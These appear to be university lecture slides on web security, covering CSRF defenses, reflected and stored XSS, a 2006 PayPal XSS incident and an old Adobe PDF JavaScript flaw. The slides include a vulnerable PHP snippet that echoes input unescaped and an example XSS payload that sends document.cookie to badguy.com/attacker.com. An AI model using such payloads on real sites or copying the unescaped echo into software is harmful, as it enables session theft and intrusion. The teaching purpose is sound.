
*Routing Number: (9 digits)
Is usually located between the ⑆ symbols on your check.

*Account Number: (3-17 digits)
Typically comes before the ⑈ symbol. Its exact location and number of digits varies from bank to bank.

*Re-enter Account Number:


Done www.paypal.com

Login CSRF




Web History for attacker
Apr 7, 2008
9:20pm Searched for [llamas](#)

Sites can redirect browser



Attack on origin/referer header



What if honest site sends POST to attacker.com?

Solution: origin header records redirect

CSRF Recommendations

◆ Login CSRF

- Strict Referer/Origin header validation
- Login forms typically submit over HTTPS, not blocked

◆ HTTPS sites, such as banking sites

- Use strict Referer/Origin validation to prevent CSRF

◆ Other

- Use Ruby-on-Rails or other framework that implements secret token method correctly

◆ Origin header

- Alternative to Referer with fewer privacy problems
- Sent only on POST, sends only necessary data
- Defense against redirect-based attacks



Cross Site Scripting (XSS)

Three top web site vulnerabilities

◆ SQL Injection

- Browser → Attacker's malicious code → server
- Bad input → executed on victim server → SQL query


◆ CSRF – Cross-site request forgery

- Bad web site → Attacker site forges request from victim browser to victim server → web site, using "visits" site

◆ XSS – Cross-site scripting

- Bad web site → Attacker's malicious code → script that steals info from victim browser → b site

Basic scenario: reflected XSS attack



XSS example: vulnerable site

◆ search field on victim.com:

- **http://victim.com/search.php ? term = apple**

◆ Server-side implementation of **search.php**:

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>     </HTML>
```

echo search term
into response

Bad input

- ◆ Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =  
<script> window.open (  
    "http://badguy.com?cookie = " +  
    document.cookie ) </script>
```

- ◆ What if user clicks on this link?

1. Browser goes to `victim.com/search.php`

2. Victim.com returns

```
<HTML> Results for <script> ... </script>
```

3. Browser executes script:

- ◆ Sends `badguy.com` cookie for `victim.com`

Attack Server



user gets bad link



www.attacker.com

http://victim.com/search.php ?
term = `<script> ... </script>`



Victim client

user clicks on link

victim echoes user input



Victim Server



www.victim.com

`<html>`

Results for


```
<script>  
window.open(http://attacker.com?  
... document.cookie ...)  
</script>
```

`</html>`

What is XSS?

- ◆ An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- ◆ Methods for injecting malicious code:
 - Reflected XSS ("type 1")
 - ◆ the attack script is reflected back to the user as part of a page from the victim site
 - Stored XSS ("type 2")
 - ◆ the attacker stores the malicious code in a resource managed by the web application, such as a database
 - Others, such as DOM-based attacks

Basic scenario: reflected XSS attack



PayPal 2006 Example Vulnerability

- ◆ Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- ◆ Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- ◆ Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: <http://www.acunetix.com/news/paypal.htm>

Adobe PDF viewer "feature"

(version <= 7.9)

- ◆ PDF documents execute JavaScript code

```
http://path/to/pdf/  
file.pdf#whatever_name_you_want=javasc  
ript:code_here
```

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem

Here's how the attack works:

- ◆ Attacker locates a PDF file hosted on website.com
- ◆ Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert("xss");)
```

- ◆ Attacker entices a victim to click on the link
- ◆ If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.


And if that doesn't bother you...

- ◆ PDF files on the local filesystem:

